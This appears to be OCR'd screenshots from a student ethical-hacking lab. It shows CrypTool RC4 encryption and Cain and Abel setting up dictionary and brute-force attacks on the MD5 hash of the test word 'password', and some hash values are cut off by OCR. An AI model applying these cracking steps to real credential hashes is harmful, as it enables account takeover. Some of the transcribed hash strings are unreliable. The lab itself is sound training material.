

CrypTool 1.4.42 - RC4 encryption of <Unnamed1>, key <00>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en.txt
Unnamed1
ethical hacking
RC4 encryption of <Unnamed1>, key <00>
00000000 BB 6C E1 28 C0 56 31 1A E2 67 7D 0C 3E 00 F5 .l.(.V1..g}.>..
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM



Key Entry: RC4
Enter the key using hexadecimal characters (0..9, A..F).
Key length:
8 bits
00
Encrypt
Decrypt
Cancel





b. Cain and Abel:


1. Dictionary attack:






Hash Calculator
Text to hash
password
Bytes to hash (HEX)
Type
Hash
MD2 F03881A88C6E39135F0ECC60EFD609B9
MD4 8A9D093F14F8701DF17732B2BB182C74
MD5 5F4DCC3B5AA765D61D8327DEB882CF99
SHA-1 5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8
SHA-2 (256) 5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D
SHA-2 (384) A8B64BABD0ACA91A59BDBB7761B421D4F2BB38280D3A75BA0F21F2BEBC4558
SHA-2 (512) B109F3BBBC244EB82441917ED06D618B9008DD09B3BEFD1B5E07394C706A8BB
RIPEMD-160 2C08E8F5884750A7B99F6F2F342FC638DB25FF31
LM E52CAC67419A9A22
NT 8846F7EAEE8FB117AD06BDD830B7586C
MySQL323 5D2E19393CC5EF67
MySQLSHA1 2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
Cisco PIX NuLKvvWGg.x9HEKO
VNC Hash DBD83CFD727A1458
Base64 cGFzc3dvcmQ=
Calculate
Cancel



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes (
OSPF-MD5 Hashes ((
RIPv2-MD5 Hashes ((
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
MD5 Hash
Password
Note
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack via RainbowTables
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list Insert
Remove Delete
Remove All



MD5 Hash (in HEX)
5F4DCC3B5AA765D61D8327DEB882CF99
OK
Cancel


MD5 Hash
Password
Note
5F4DCC3B5AA765D61D8
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack via RainbowTables
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list
Insert
Remove
Delete
Remove All



Dictionary Attack
Dictionary
File
Position
Add to list
Insert
Change initial file position
Reset initial file position
Reset all initial file positions
Remove from list
Remove All
Key Rate
Dictionary Pos
Current password
(PASSWORD - DROWSSAP)
Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
1 hashes of type MD5 loaded...
Press the Start button to begin dictionary attack
Start
Exit



Open
Downloads
Search Downloads
Organize
New folder
Home
Gallery
OneDrive - Pers
Desktop
Downloads
Documents
Pictures
Name
Date modified
Type
Size
Today
wordlist.txt
13-03-2024 11:51
Text Document
darknet_cain_and_abel
13-03-2024 11:18
File folder
Last week
DEVWA
04-03-2024 12:35
File folder
Last month
Calculator-master
28-02-2024 11:19
File folder
juddi-distro-3.3.9
27-02-2024 11:49
File folder
File name:
wordlist.txt
Text (*.txt)
Open
Cancel








2. Brute force attack:



Tools
Help
Processor Info Alt+I
Disconnect.. Alt+D
Route Table Alt+R
Tcp/Udp Tables Alt+P
Base64 Password Decoder Alt+6
Access Database Password Decoder Alt+A
Cisco Type-7 Password Decoder Alt+7
Cisco VPN Client Password Decoder Alt+V
VNC Password Decoder Alt+N
Hash Calculator Alt+C
RSA SecurID Token Calculator Alt+S
Remote Desktop Password Decoder Alt+T
Syskey Decoder Alt+K
WPA PSK Calculator Alt+L



Hash Calculator
Text to hash
password
Bytes to hash (HEX)
Type Hash
MD2 F03881A88C6E39135F0ECC60EFD609B9
MD4 8A9D093F14F8701DF17732B2BB182C74
MD5 5F4DCC3B5AA765D61D8327DEB882CF99
SHA-1 5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8
SHA-2 (256) 5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D
SHA-2 (384) A8B64BABD0ACA91A59BDBB7761B421D4F2BB38280D3A75BA0F21F2BEBC4558
SHA-2 (512) B109F3BBBC244EB82441917ED06D618B9008DD09B3BEFD1B5E07394C706A8BE
RIPEMD-160 2C08E8F5884750A7B99F6F2F342FC638DB25FF31
LM E52CAC67419A9A22
NT 8846F7EAEE8FB117AD06BDD830B7586C
MySQL323 5D2E19393CC5EF67
MySQLSHA1 2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
Cisco PIX NuLKvvWGg.x9HEKO
VNC Hash DBD83CFD727A1458
Base64 cGFzc3dvcmQ=
Calculate
Cancel


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes
OSPF-MD5 Hashes ((
RIPv2-MD5 Hashes ((
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
MD5 Hash
Password
Note
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack via RainbowTables
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list Insert
Remove Delete
Remove All


MD5 Hash (in HEX)
5F4DCC3B5AA765D61D8327DEB882CF99
OK
Cancel



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
MD5 Hash
Password
Note
5F4DCC3B5AA765D61D8
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack via RainbowTables

